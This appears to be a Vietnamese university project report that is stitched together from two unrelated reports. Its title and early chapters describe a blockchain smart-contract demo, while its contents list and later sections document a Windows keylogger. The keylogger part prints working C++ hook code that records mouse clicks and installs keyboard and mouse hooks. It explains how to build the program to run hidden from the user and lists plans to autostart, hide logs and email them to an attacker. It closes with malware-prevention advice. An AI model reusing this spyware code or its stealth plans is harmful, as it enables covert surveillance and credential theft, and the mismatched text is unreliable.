**TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI**



VIỆN CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG

-------------------------------------------



**BÁO CÁO PROJECT III**

**Đề tài: NGHIÊN CỨU SMART CONTRACT**

**TRÊN NỀN TẢNG BLOCKCHAIN**

**Giảng viên: Nguyễn Duy Hiệp**

Sinh viên thực hiện: Kiều Minh Hướng

Mã số sinh viên: 20183928

Lớp: Công nghệ thông tin 03 – K63

Mã học phần: IT3940

Hà Nội, 9-2021

# **LỜI CẢM ƠN**

Công nghệ đang phát triển từng ngày và đối với sinh viên học ngành công nghệ thông tin như em, việc tìm hiểu những công nghệ mới là vô cùng cần thiết để có thể tự tạo cho mình hành trang tốt nhất bước vào môi trường làm việc sau này. Đối với môn Project III, sau khi được thầy Nguyễn Duy Hiệp hướng dẫn, em đã quyết định lựa chọn đề tài phù hợp với định hướng của mình. Trong quá trình làm project này, em rất vui vì luôn có thể nhận được sự trợ giúp của thầy. Từ tận đáy lòng mình, em vô cùng biết ơn vì điều đó.

Em cũng đã cố gắng để hoàn thiện sản phẩm của mình. Tuy nhiên, do kiến thức cũng như kinh nghiệm thực tế, tư duy còn nhiều hạn chế, giới hạn trong phạm vi hiểu biết của sinh viên nên sản phẩm mới chỉ dừng lại ở mức khá đơn giản và không tránh khỏi những thiếu sót. Em rất mong nhận được sự quan tâm và đóng góp ý kiến của thầy để project này được hoàn thiện hơn.

Em xin chân thành cám ơn thầy!

# **MỤC LỤC**

[**LỜI CẢM ƠN** 1](#_Toc60895341)

[**MỤC LỤC** 2](#_Toc60895342)

[**DANH MỤC HÌNH ẢNH** 4](#_Toc60895343)

[**LỜI MỞ ĐẦU** 5](#_Toc60895344)

[**1. Lý do chọn đề tài** 5](#_Toc60895345)

[**2. Tổng quan về đề tài** 5](#_Toc60895346)

[**3. Mục đích nghiên cứu** 6](#_Toc60895347)

[**4. Phạm vi nghiên cứu** 6](#_Toc60895348)

[**5. Đóng góp của đề tài** 6](#_Toc60895349)

[**6. Kết cấu bài báo cáo** 6](#_Toc60895350)

[**CHƯƠNG I: TỔNG QUAN VỀ ĐỀ TÀI KEYLOGGER** 7](#_Toc60895351)

[**1.1. Khái niệm mã độc** 7](#_Toc60895352)

[**1.2. Các loại mã độc** 7](#_Toc60895353)

[**1.3. Khái niệm Keylogger** 11](#_Toc60895354)

[**1.4. Mục đích của Keylogger** 11](#_Toc60895355)

[**1.5. Những vụ tấn công bằng Keylogger nổi tiếng** 12](#_Toc60895356)

[**1.6. Con đường lây nhiễm Keylogger** 12](#_Toc60895357)

[**\*/ Tiểu kết chương 1:** 14](#_Toc60895358)

[**CHƯƠNG II: PHÂN TÍCH PROJECT KEYLOGGER** 15](#_Toc60895359)

[**2.1. Giới thiệu về Hook** 15](#_Toc60895360)

[**2.2. File Keylogger.h** 17](#_Toc60895361)

[**2.3. File Mouse.h** 21](#_Toc60895362)

[**2.4. File Keylogger.cpp** 22](#_Toc60895363)

[**2.5. Build chương trình** 24](#_Toc60895364)

[**2.5. Những hướng phát triển của Project** 25](#_Toc60895365)

[**\*/ Tiểu kết chương 2:** 26](#_Toc60895366)

[**CHƯƠNG III: PHƯƠNG PHÁP PHÒNG CHỐNG MÃ ĐỘC** 27](#_Toc60895367)

[**3.1. Các phương pháp phòng tránh mã độc hiệu quả** 27](#_Toc60895368)

[**3.2. Cách xóa Keylogger khỏi máy tính** 30](#_Toc60895369)

[**\*/ Tiểu kết chương 3:** 31](#_Toc60895370)

[**KẾT LUẬN** 32](#_Toc60895371)

[**TÀI LIỆU THAM KHẢO** 33](#_Toc60895372)

[**PHỤ LỤC** 34](#_Toc60895373)

# **DANH MỤC HÌNH ẢNH**

|  |  |
| --- | --- |
| **Trang** | **Hình** |
| 10 | Hình 1.1: Minh họa cuộc tấn công DDOS sử dụng Botnet |
| 17 | Hình 2.1: Quy trình thực hiện hàm Hook |
| 24 | Hình 2.2: Giá trị cờ trong Compiler Settings |

# **LỜI MỞ ĐẦU**

## **1. Lý do chọn đề tài**

Chúng ta đang sống trong thời kỳ của kỷ nguyên kỹ thuật số gắn liền với những đột phá về công nghệ, trong đó công nghệ thông tin (CNTT) đóng vai trò là công nghệ cốt lõi. CNTT không chỉ là một ngành kinh tế mà còn là động lực quan trọng để giúp các ngành khác phát triển. Trong tương lai, cách sống, làm việc, sản xuất của con người sẽ được thay đổi mạnh mẽ. Công nghệ mới sẽ sắp xếp lại thị trường lao động, nhiều việc làm truyền thống sẽ mất đi, nhiều công việc mới, cơ hội mới sẽ xuất hiện thay thế.

Mặc dù được phát triển từ lâu nhưng nhiều người biết đến Blockchain hơn khi nó gắn liền với Bitcoin. Blockchain là một "siêu công nghệ" với vô vàn công dụng nổi bật và được ứng dụng trong rất nhiều lĩnh vực trong cuộc sống.

Blockchain hiện đang là xu thế công nghệ của thời đại, đang được áp dụng rất nhiều ngành nghề và lĩnh vực khác nhau. Có những quốc gia hay doanh nghiệp lớn bỏ rất nhiều tiền và thời gian để đầu tư và nghiên cứu công nghệ blockchain bởi tính ứng dụng tĩnh tiễn cao và độ bảo mật tuyệt vời của nó.

Đối với em, một sinh viên có định hướng theo ngành An toàn thông tin, mật mã, công nghệ chuỗi khối là một khía cạnh rất quan trọng và phải có kiến thức vững vàng. Vì vậy, sau khi nhận được sự hướng dẫn của thầy Nguyễn Duy Hiệp, em đã quyết định lựa chọn đề tài: “Nghiên cứu Smart Contract trên nền tảng Blockchain”. Do kiến thức của em còn hạn chế, trong project cũng như báo cáo này vẫn còn nhiều thiếu sót, hi vọng sẽ nhận được sự góp ý của thầy để kết quả đạt được qua Project này của em là tốt nhất có thể.

## **2. Tổng quan về đề tài**

Blockchain là một công nghệ trong đó toàn bộ dữ liệu được mã hóa thành các khối và nối với nhau tạo thành chuỗi dài. Mỗi khi có một thông tin hay một giao dịch mới phát sinh, thông tin cũ sẽ không bị mất đi mà thay vào đó là thông tin mới sẽ được lưu vào một khối (block) mới và gắn nối tiếp vào khối cũ tạo thành một chuỗi (chain).

Hơn thế nữa, thông tin của blockchain không chỉ nằm trên một máy chủ duy nhất mà nó sẽ được tự động phân tán và sao lưu trên nhiều máy chủ khác nhau có kết nối với hệ thống blockchain, từ đó tất cả mọi người đều có thể nhìn thấy và kiểm tra được giao dịch của mình. Điều này ngăn cản việc chỉnh sửa hay gian lận, thông tin được đảm bảo an toàn và minh bạch. Nổi bật của ứng dụng blockchain chính là bitcoin, một đồng tiền điện tử nổi tiếng nhất thế giới và đã được nhiều quốc gia công nhận là một loại tiền tệ.

Tính bảo mật và phi tập trung đã khiến blockchain phù hợp để thực hiện các bản ghi dữ liệu sự kiện, hồ sơ y tế, quản lý hộ tịch, quản lý giao dịch, truy xuất nguồn gốc thực phẩm, hay trong các cuộc bầu cử bỏ phiếu. Tại Việt Nam, công nghệ Blockchain được ứng dụng chủ yếu trong các lĩnh vực: dịch vụ tài chính (hơn 83%), chuỗi cung ứng (40%), dịch vụ công cộng (30%), năng lượng (30%), giáo dục (30%),... Cho đến hiện tại, phần lớn startup sử dụng Blockchain trong lĩnh vực tài chính.

## **3. Mục đích nghiên cứu**

Project nghiên cứu cách tạo ra một hợp đồng thông minh dựa trên nền tảng Blockchain, từ đó giúp em học thêm được những công nghệ mới, những kiến thức sâu hơn.

Project này sẽ là tiền đề cho đồ án tốt nghiệp của em sau đó.

## **4. Phạm vi nghiên cứu**

Project này tập trung nghiên cứu vào công nghệ chuỗi khối, cách tạo ra các chain, lập trình web bằng template Flask/Jinja2,...

Project được thực hiện trong vòng 6 tuần kể từ khi quyết định đề tài.

## **5. Đóng góp của đề tài**

Em làm đề tài này với hi vọng sẽ giúp người đọc hiểu thêm về công nghệ chuỗi khối cũng như các ứng dụng của nó, để từ đó có thể phục vụ cho quá trình làm việc sau này.

## **6. Kết cấu bài báo cáo**

Ngoài lời cảm ơn, mục lục, danh mục hình ảnh, lời mở đầu, kết luận và tài liệu tham khảo, bài báo cáo được chia làm 3 phần chính:

Chương 1: Tổng quan về hợp đồng thông minh

Trong chương này, em sẽ làm rõ khái niệm chuỗi khối, hợp đồng thông minh cũng như lợi ích của chúng.

Chương 2: Phân tích project Smart Contract

Trong chương này, em sẽ phân tích chi tiết cách tạo ra một website sử dụng framework Flask để tạo hợp đồng thông minh, phân tích các công nghệ mới đã được sử dụng.

Chương 3: Đánh giá project

Trong chương cuối cùng, em sẽ nêu lên những đánh giá của bản thân về project này cũng như các định hướng phát triển trong tương lai.

# **CHƯƠNG I: TỔNG QUAN VỀ HỢP ĐỒNG THÔNG MINH**

## **1.1. Khái niệm blockchain**

Blockchain là công nghệ chuỗi – khối, cho phép truyền tải dữ liệu một cách an toàn dựa trên hệ thống mã hóa vô cùng phức tạp, tương tự như cuốn sổ cái kế toán của một công ty, nơi mà tiền được giám sát chặt chẽ và ghi nhận mọi giao dịch trên mạng ngang hàng.

Mỗi khối (block) đều chứa thông tin về thời gian khởi tạo và được liên kết với khối trước đó, kèm theo đó là một mã thời gian và dữ liệu giao dịch. Dữ liệu khi đã được mạng lưới chấp nhận thì sẽ không có cách nào thay đổi được. Blockchain được thiết kế để chống lại việc gian lận, thay đổi của dữ liệu.

Công nghệ Blockchain – sự kết hợp giữa 3 loại công nghệ:

Mật mã học: để đảm bảo tính minh bạch, toàn vẹn và riêng tư thì công nghệ Blockchain đã sử dụng public key và hàm hash function.

Mạng ngang hàng: Mỗi một nút trong mạng được xem như một client và cũng là server để lưu trữ bản sao ứng dụng.

Lý thuyết trò chơi: Tất cả các nút tham gia vào hệ thống đều phải tuân thủ luật chơi đồng thuận (giao thức PoW, PoS,…) và được thúc đẩy bởi động lực kinh tế.

## **1.2. Khái niệm hợp đồng thông minh**

Smart Contract (Hợp Đồng Thông Minh) là một thuật ngữ mô tả một bộ giao thức đặc biệt có khả năng tự động thực hiện các điều khoản, các thoả thuận giữa các bên trong hợp đồng (ở trường hợp này là các hệ thống máy tính) nhờ sự hỗ trợ của công nghệ Blockchain.

Toàn bộ hoạt động của Smart Contract được thực hiện một cách tự động và không có sự can thiệp từ bên ngoài, hay thông qua một bên thứ ba trung gian. Những giao dịch được thực hiện bằng các hợp đồng thông minh rất minh bạch, có thể dễ dàng truy xuất được và không thể bị can thiệp hoặc đảo chiều. Các điều khoản trong Smart Contract tương đương với một hợp đồng có pháp lý và được ghi lại dưới ngôn ngữ của lập trình.

Điểm nổi bật nhất của Smart Contract là cho phép hai bên tham gia thực hiện hợp đồng một cách chính xác, an toàn và nhanh chóng; mà không cần các bên biết nhau từ trước, cũng không cần phải gặp trực tiếp để có thể làm việc với nhau, hay một bên trung gian thứ ba mà chỉ cần có kết nối Internet.

Trong thế giới của tiền mã hóa, chúng ta có thể định nghĩa hợp đồng thông minh là một ứng dụng hoặc chương trình chạy trên blockchain. Hợp đồng thông minh giống như một hợp đồng kỹ thuật số bị bắt buộc thực hiện bởi một bộ quy tắc cụ thể. Các quy tắc này được do bộ mã máy tính xác định trước, và tất cả các nút (node) trong mạng đều phải sao chép và thực thi các quy tắc đó.

Về bản chất, các hợp đồng thông minh trên blockchain cho phép tạo ra các giao thức không cần dựa trên sự tin cậy. Tức là hai bên trong hợp đồng có thể đưa ra các cam kết thông qua blockchain mà không cần phải biết hoặc tin tưởng lẫn nhau. Họ có thể đảm bảo rằng nếu các điều kiện của hợp đồng không được thỏa mãn, hợp đồng sẽ không được thực thi. Ngoài ra, việc sử dụng hợp đồng thông minh loại bỏ nhu cầu đối với các bên trung gian, giúp giảm đáng kể chi phí hoạt động.

## **1.3. Ứng dụng của hợp đồng thông minh**

Smart Contract là một ứng dụng tận dụng tất cả những điểm mạnh của công nghệ Blockchain mang lại vì vậy nó có rất nhiều lợi ích, dưới đây là các lợi ích chính của nó.

Tự động hóa: Quá trình được thực hiện hợp đồng là tự động bằng. Đồng thời bạn chính là người tạo hợp đồng, không còn phải phụ thuộc vào môi giới, luật sư hay bất kì ai khác. Như vậy, nó cũng xóa bỏ những nguy cơ đến từ bên thứ ba

Không bị thất lạc: Tài liệu của bạn được mã hóa trên một cuốn sổ cái chung, có nghĩa là không thể bị thất lạc. Với Blockchain, tất cả những người bạn đều có lưu trữ lại tài liệu của bạn.

An toàn: Blockchain sẽ đảm bản sự an toàn cho tài liệu của bạn. Không một hacker nào có thể đe dọa đến chúng.

Tốc độ: Hợp đồng thông minh sử dụng các ngôn ngữ lập trình, code phần mềm để tự động hóa các điều khoản, tiết kiệm hàng tiếng đồng hồ cho những công việc không cần thiết.

Tiết kiệm: Hợp đồng thông minh tiết kiệm cho bạn hàng đống tiền nhờ xóa bỏ khâu trung gian.

Chính xác: Các hợp đồng tự động không chỉ nhanh và rẻ hơn mà còn tránh được các lỗi thường thấy khi viết giấy tờ.

Ứng dụng của Smart Contract có thể sử dụng được trong nhiều lĩnh vực trong tương lai, hiện tại một số lĩnh vực đã triển khai smart contract bao gồm: Tiền điện tử, logistic, ngân hàng, bất động sản thậm chí là việc bầu cử.

Chuỗi cung ứng trong bất kì doanh nghiệp nào đều là một hệ thống kéo dài và gồm nhiều bộ phận khác nhau. Mỗi bộ phận đều có những công việc nhất định, mà phải làm tuần tự. Và chúng phải được ghi lại để khi xảy ra phát sinh còn biết vấn đề ở đâu

Đây là một quá trình dài hơi và kém năng suất, nhưng với Smart Contract thì mỗi bộ phận tham gia đều có thể theo dõi tiến trình công việc để từ đó hoàn thành nhiệm vụ đúng hạn. Smart contract bảo đảm tính minh bạch trong điều khoản hợp đồng, chống gian lận.

Nó còn có thể cung cấp cho ta khả năng giám sát quá trình cung ứng nếu như được tích hợp chung với Mạng lưới vạn vật kết nối bằng Internet (Internet of Things).

Với Smart Contract thì hồ sơ bệnh lý của người bệnh sẽ được mã hóa và lưu trữ trên Blockchain với một khóa riêng, chỉ những người có khóa đó mới có thể truy cập vào xem hồ sơ được. Đồng thời các hóa đơn cho các cuộc phẫu thuật được lưu trữ trên Blockchain và được tự động chuyển cho bên bảo hiểm. Sổ cái cũng có thể được sử dụng trong việc quản lý chăm sóc y tế, ví dụ như giám sát thuốc men, kết quả xét nghiệm và quản lý các nguồn cung y tế.

## **\*/ Tiểu kết chương 1:**

Trong chương 1, chúng ta đã làm rõ những khái niệm về blockchain nói chung và hợp đồng thông minh nói riêng. Toàn bộ hoạt động của Smart Contract được thực hiện một cách tự động và không có sự can thiệp từ bên ngoài, hay thông qua một bên thứ ba trung gian. Những giao dịch được thực hiện bằng các hợp đồng thông minh rất minh bạch, có thể dễ dàng truy xuất được và không thể bị can thiệp hoặc đảo chiều.

Trong chương 2, ta sẽ cùng tìm hiểu chi tiết cách tạo ra một Smart Contract dựa trên công nghệ chuỗi khối.

# **CHƯƠNG II: PHÂN TÍCH PROJECT SMART CONTRACT**

Project này dừng lại ở việc nghiên cứu những công nghệ mới nên hợp đồng vẫn còn đơn giản. Hợp đồng có các chức năng: Đăng nhập, đăng ký, đào coin, xem chain, tạo hợp đồng.

## **2.1. Hệ thống Blockchain**

*2.1.1. Cấu trúc một khối*

Mỗi một khối (block) sẽ có index, timestamp, danh sách các giao dịch và proof (sẽ nói chi tiết hơn ở sau) và hash của khối trước. Dưới đây là một khối ví dụ

Graphical user interface, text, application

Description automatically generated

*2.1.2. Thêm mới giao dịch*

Thêm mới giao dịch sẽ tạo một giao dịch và gắn vào “transactions” của khối tiếp theo.

Text

Description automatically generated

*2.1.3. Tạo khối mới*

Khi khởi tạo Blockchain, chúng ta cần phải khởi tạo block genesis, đây là block đầu tiên.

Text

Description automatically generated

A screenshot of a computer

Description automatically generated with medium confidence

Cụ thể:

– Hàm new\_block() sẽ tạo ra một block mới và đẩy nó vào trong Blockchain.

– Hàm new\_transaction() tạo ra một giao dịch mới, sau này sẽ được lưu vào Block được đào tiếp theo.

– Hàm hash() để tạo hash cho Block. Cụ thể ở đây sử dụng SHA-256

Text

Description automatically generated

*2.1.4. Proof of Work*


Trước hết hãy nhắc lại về hash. Nó là một cách mã hoá hiểu nôm na như một hàm số. Cho hai đầu vào giống nhau thì sẽ luôn cho ra một kết quả giống nhau. Nhưng nếu có một đầu ra thì rất rất khó để có thể tìm lại được đầu vào.

Bài toán cần tìm hiểu trong phần này là Proof of Work (PoW), nó là cách một khối của Blockchain được đào hoặc được tạo ra. Mục tiêu của chúng ta là tìm ra được lời giải của bài toán (thường là một con số). Tương tự, số đó phải dễ dàng kiểm chứng nhưng rất khó để tìm ra bởi bất cứ ai trong hệ thống.

Giả sử ta có hai số x và y. Bài toán của chúng ta là hash của x\*y phải bắt đầu bởi dãy 123456, cụ thể hash(x\*y) = 123456… x sẽ là một số ngẫu nhiên được khởi tạo trước.

Text

Description automatically generated



Trong bitcoin thì thuật toán Proof of Work này gọi là Hashcash. Và nó cũng tương tự như ví dụ bên trên. Trong thực tế, các tay đào bitcoin phải giải những bài toán phức tạp hơn thế này gấp nhiều lần. Việc một người giải được bài toán thì khó chứ để xác thực là người đó có giải được bài toán hay không thì rất đơn giản. Và để trả công cho người giải được thì người đó sẽ được thưởng một đơn vị tiền qua một giao dịch.

*2.1.5. Cài đặt Proof of Work*

Text

Description automatically generated

Text

Description automatically generated

Bài toán cần giải là: Tìm số p sao cho khi hash(pp') thì 4 ký tự đầu đều là số 0 (p' cho trước-là proof\_of\_work của block trước)

## **2.2. Xây dựng API**

Chúng ta sẽ sử dụng framework Flask để xây dựng nên hệ thống blockchain.

Chúng ta sẽ cài đặt 3 methods chính:

/mine thực hiện đào 1 coin.

/transactions tạo 1 hợp đồng mới cho khối

/chain trả lại toàn bộ Blockchain.

Ngoài ra, ứng dụng còn có các chức năng đăng nhập, đăng ký và kiểm tra xem chain có bị thay đổi hay không

2.2.1. Đào một coin

Sau khi đăng nhập vào chương trình, giao diện chính của website sẽ như sau:

Graphical user interface, text, application, email

Description automatically generated

Mỗi một tài khoản sẽ có 1 hash ID của mình chính bằng sha256(username). Ngoài ra còn hiển thị số coin của mình. Khi người dùng muốn đào coin, ấn nút “Mine”, khi đào xong sẽ xuất hiện thông báo đào thành công:

Graphical user interface, application

Description automatically generated

Và số coin sẽ tăng lên

Graphical user interface, text, application, email

Description automatically generated

## **2.3. File Mouse.h**

**#include<windows.h>**

**#include <string.h>**

**#include <string>**

**#include <stdio.h>**

**#include <iostream>**

**#include <stdlib.h>**

**using namespace std**;

**HHOOK** hMouseHook;

**LRESULT WINAPI** GetMouse(**int** nCode, **WPARAM** wParam, **LPARAM** lParam){

**MSLLHOOKSTRUCT** \* pMouseStruct = (**MSLLHOOKSTRUCT** \*)lParam;

**FILE** \*MOUSE;

**MOUSE** = **fopen**("mouse.txt", "a");

**if** (nCode == 0) {

if (pMouseStruct != **NULL**){

**switch** (wParam){

**case** **WM\_LBUTTONUP**:{

**string** result = "LEFT CLICK UP. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

**fprintf**(MOUSE, "%s",result.**c\_str()**);

}**break**;

**case** **WM\_LBUTTONDOWN**:{

**string** result = "LEFT CLICK DOWN. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

**fprintf**(MOUSE, "%s",result.**c\_str()**);

}**break**;

**case** **WM\_RBUTTONUP**:{

**string** result = "RIGHT CLICK UP. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

**fprintf**(MOUSE, "%s",result.**c\_str()**);

}**break**;

**case WM\_RBUTTONDOWN**:{

**string** result= "RIGHT CLICK DOWN. Mouse Coordinates: x = " + **to\_string**(pMouseStruct->pt.x) + " | y = " + **to\_string**(pMouseStruct->pt.y)+"\n";

fprintf(MOUSE, "%s",result**.c\_str()**);

}**break**;

}

}

}

**fclose**(MOUSE);

**return CallNextHookEx**(hMouseHook, nCode, wParam, lParam);

}

Tương tự đối với một Keyboard Hook Procedure, ta cũng có một Mouse Hook Procedure.

Một MSLLHOOKSTRUCT cũng có các trường gần tương tự KBDLLSTRUCT. Trong đó có chứa các giá trị tọa độ của chuột, được gán vào x (chiều ngang) và y (chiều dọc).

Có 4 macro khác nhau của tham số wParam: WM\_LBUTTONUP, WM\_LBUTTONDOWN, WM\_RBUTTONUP, WM\_RBUTTONDOWN tương ứng với sự kiện nhả chuột trái, click chuột trái, nhả chuột phải và click chuột phải. Ta thực hiện kiểm tra giống việc gõ phím, sau đó lấy tọa độ của chuột và ghi vào một file mouse.txt.

## **2.4. File Keylogger.cpp**

**#include** **"KeyLogger.h"**

**int** WINAPI **WinMain**(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR szCmdLine, **int** nCmdShow){

hKeyHook = **SetWindowsHookEx**(WH\_KEYBOARD\_LL, (HOOKPROC)**GetKey**, **GetModuleHandle**(NULL), 0);

hMouseHook = **SetWindowsHookEx**(WH\_MOUSE\_LL, (HOOKPROC)**GetMouse**, **GetModuleHandle**(NULL), 0);

MSG msg;

**while**(**GetMessage**(&msg, NULL, 0, 0)){

**TranslateMessage**(&msg);

**DispatchMessage**(&msg);

}

**UnhookWindowsHookEx**(hKeyHook);

**return** 0;

}

Để sử dụng hook, ta cần sử dụng ba hàm API của Windows là:

– SetWindowsHookEx: cài đặt một hook procedure vào một hook chain.

– CallNextHookEx: chuyển quyền điều khiển cùng các thông tin hook cho hook procedure kế tiếp trong hook chain. Ta có thể không sử dụng hàm này tuy nhiên chỉ sử dụng khi ta muốn chặn các hook procedure còn lại trong hook chain.

– UnhookWindowsHookEx: gỡ hook procedure ra khỏi hook chain được cài đặt bởi SetWindowsHookEx.

Trước tiên, ta khởi tạo một hàm WinMain(). Hàm WinMain() có những tham số sau:

- Giá trị đối số hInstance: Quản lý việc thực thi của chương trình, nó quản lý tài nguyên của chương trình đang cài đặt, cụ thể là file .exe trong hệ thống.

- Giá trị hPrevInstance: Con trỏ trỏ đến việc thực thi trước đó và luôn luôn là 0.

- Giá trị szCmdLine: Dòng lệnh cho ứng dụng, ngoại trừ tên chương trình

- Giá trị nShowCmd: 1 số nguyên để cung cấp cho hàm ShowWindow() (Không quan trọng).

Trong hàm WinMain(), ta khởi tạo một hook procedure vào một hook chain bằng hàm SetWindowsHookEx(). Hàm này có các đối số:

- idHook: Loại thủ tục hook sẽ được cài đặt. Trong trường hợp này nó là macro WH\_KEYBOARD\_LL: Cài đặt một thủ tục giám sát các sự kiện nhập bàn phím.

- (HOOKPROC)GetKey: Một con trỏ trỏ đến thủ tục hook. Trong trường hợp này ta đã tạo thủ tục GetKey trong file Keylogger.h.

- Một tham số HINSTANCE: Một xử lý tới DLL chứa thủ tục hook được tham số (HOOKPROC)GetKey trỏ tới. Tham số này phải được đặt thành NULL nếu tham số dwThreadId chỉ định một luồng được tạo bởi quy trình hiện tại và nếu thủ tục hook nằm trong mã được liên kết với quy trình hiện tại. Trong trường hợp này, dwThreadId trả về giá trị là 0, tham số này được đặt là GetModuleHandle(NULL) trả về một handle cho tệp được sử dụng để tạo quá trình gọi.

- dwThreadId: Định danh của luồng mà thủ tục hook được liên kết với. Đối với các ứng dụng dành cho PC, nếu tham số này bằng 0 thì quy trình hook được liên kết với tất cả các chuỗi hiện có đang chạy trong cùng một PC như chuỗi gọi.

Tương tự đối với một Mouse Hook Procedure.

Tiếp theo ta tạo một vòng lặp message.

Sau khi mọi thứ ở trên được khởi tạo, vòng lặp Message sẽ “bắt” các thông tin người dùng thực hiện với windows và thực hiện nó.

GetMessage() là hàm lấy thông tin từ message queue, khi tương tác với hệ thống, các tương tác được máy hiểu là các message và lưu vào một queue trong hệ thống, vòng lặp sẽ bắt các message này từ hệ thống.

TranslateMessage() – Hàm này sẽ dịch message, hiểu đơn giản nếu ta gõ chữ thì chắc chắn ta sẽ gõ phím, việc dịch sẽ tương tự như vậy.

DispatchMessage() – Hàm này sẽ xác định message này được gửi đến cửa sổ nào và thực thi nó, ví dụ như ta có 2 cái cửa sổ A và B thì khi ta tương tác lên cửa sổ A thì hàm sẽ thực hiện nó với A còn B thì không.

Sau khi kết thúc, ta sử dụng hàm UnhookWindowsHookEx() để gỡ hook procedure ra khỏi hook chain được cài đặt bởi SetWindowsHookEx().

## **2.5. Build chương trình**

Để chương trình luôn chạy ngầm cho dù đã tắt, ta sử dụng CodeBlocks, thêm một giá trị cờ mới trong Compiler Settings. Giá trị này có tên là WindowsAPI, Compiler flags và Linker flags là -mwindows. Sau khi build và run, chương trình dù tắt đi vẫn chạy ngầm và chỉ có cách vào Task Manager để tắt hẳn. Khi thêm giá trị cờ này, Compiler sẽ tự động ẩn cửa sổ của chương trình đi để người dùng không thể phát hiện và tắt chúng đi.



***Hình 2.2: Giá trị cờ trong Compiler Settings***

## **2.5. Những hướng phát triển của Project**

Keylogger này vẫn còn khá thô sơ và có nhiều hướng phát triển tiếp theo.

Cụ thể:

- Hoàn thành nốt những phím đặc biệt như: F1…F12, Insert, PageUp, PageDown, NumLock, CapsLock,...

- Nhận biết xem người dùng đã click vào nút nào trên cửa sổ.

- Keylogger này sẽ tự động chạy khi máy khởi động

- Chuyển file txt sang một folder khác để người dùng không biết sự hiện diện của nó

- Gửi file txt này về máy của kẻ tấn công thông qua giao thức chia sẻ file hoặc thông qua gửi email

- Ngoài việc ghi nhận phím người dùng nhập vào và sự kiện click chuột, nó có thể chụp màn hình, ghi âm những gì người dùng nói,..

## **\*/ Tiểu kết chương 2:**

Trong chương 2, chúng ta đã đi chi tiết cách tạo ra một Keylogger bằng WinAPI và các hàm Hook. Đây đều là những kiến thức khá khó và không được dạy trong chương trình học trên lớp.

Trong chương 3, ta sẽ nghiên cứu những cách phòng chống mã độc nói chung và Keylogger nói riêng.

# **CHƯƠNG III: PHƯƠNG PHÁP PHÒNG CHỐNG MÃ ĐỘC**

## **3.1. Các phương pháp phòng tránh mã độc hiệu quả**

*3.1.1. Xây dựng các chính sách bảo mật*

Nếu một doanh nghiệp không xác định được tầm quan trọng của việc phòng tránh mã độc trong các chính sách của mình thì các hoạt động phòng tránh mã độc không thể được thực hiện nhất quán và hiệu quả.

Một chính sách phòng tránh mã độc thường gồm:

– Yêu cầu rà quét mã độc trên các thiết bị từ bên ngoài doanh nghiệp trước khi chúng được đưa vào sử dụng.

– Yêu cầu quét mã độc trên các tập tin đính kèm email trước khi mở chúng.

– Nghiêm cấm/ngăn chặn gửi hoặc nhận một số định dạng tập tin cụ thể (chẳng hạn .exe) qua email.

– Cấm hoặc hạn chế việc sử dụng các phần mềm không cần thiết vì nhiều phần mềm có thể bị lợi dụng để truyền nhiễm mã độc (VD: các ứng dụng nhắn tin hoặc dịch vụ truyền file).

– Hạn chế sử dụng các thiết bị ngoại vi di động (VD: thiết bị nhớ USB), đặc biệt đối với các máy tính nhiều người truy cập.

– Chỉ định các công cụ phòng tránh mã độc cụ thể (VD: phần mềm diệt virus, công cụ lọc nội dung,…) đối với từng loại thiết bị cụ thể (VD: mail server, web server, laptop, smart phone,…) và đối với từng ứng dụng cụ thể (VD: 13 email client, trình duyệt web,…); đặt ra các mức yêu cầu cao đối với việc cấu hình và bảo trì phần mềm (VD: tần suất cập nhật phần mềm, tần suất và phạm vi rà quét thiết bị,…).

– Cấm hoặc hạn chế việc sử dụng các thiết bị di động (bao gồm cả thiết bị do doanh nghiệp cấp phát hoặc sở hữu cá nhân) trong mạng của doanh nghiệp hoặc sử dụng để truy cập từ xa.

*3.1.2. Nâng cao nhận thức của người sử dụng*

Người dùng cần được trang bị nhận thức về cách mã độc xâm nhập và lây nhiễm qua các thiết bị, những hành vi nguy hại mà mã độc có thể thực hiện, những hạn chế về khả năng kiểm soát mọi sự cố mã độc và tầm quan trọng của người dùng trong việc phòng tránh sự cố mã độc, nhấn mạnh vào việc tránh những cuộc tấn công kỹ thuật xã hội (social engineering). Một số biện pháp phòng tránh cho người dùng cuối:

– Không mở các email và tập tin đính kèm email hoặc các đường dẫn khả nghi từ người gửi không rõ ràng; không truy cập các trang web có thể chứa nội dung độc hại.

– Không click vào các cửa sổ pop-up khả nghi trên trình duyệt.

– Không mở các tập tin với phần mở rộng có thể liên quan đến mã độc như .bat, .com, .exe, .pif, .vbs,…

– Không được tắt cơ chế kiểm soát an ninh mã độc như phần mềm diệt virus, phần mềm lọc nội dung, tường lửa,…

– Không sử dụng tài khoản người dùng mức quản trị hệ thống để thực hiện các hoạt động thông thường trên máy tính.

– Không tải xuống và chạy các ứng dụng từ nguồn không uy tín.

Các doanh nghiệp cũng cần bắt buộc nhân viên của mình có kiến thức về chính sách và các thủ tục xử lý sự cố mã độc như cách xác định một máy tính bị lây nhiễm, cách báo cáo khi nghi ngờ xảy ra sự cố mã độc và trách nhiệm hỗ trợ của nhân viên trong việc xử lý sự cố (VD: cập nhật phần mềm diệt virus, rà quét thiết bị để xác định mã độc,…). Nhân viên cần hiểu được thông báo của doanh nghiệp khi một sự cố mã độc xảy ra và nắm được những thay đổi tạm thời để xử lý sự cố, chẳng hạn như ngắt kết nối một máy tính bị lây nhiễm khỏi hệ thống mạng. Hoạt động phổ cập nhận thức cho nhân viên của một doanh nghiệp cần bao gồm việc đào tạo phòng tránh các cuộc tấn công sử dụng kỹ thuật xã hội. Một số ví dụ khuyến nghị nhằm tránh cuộc tấn công kỹ thuật xã hội như:

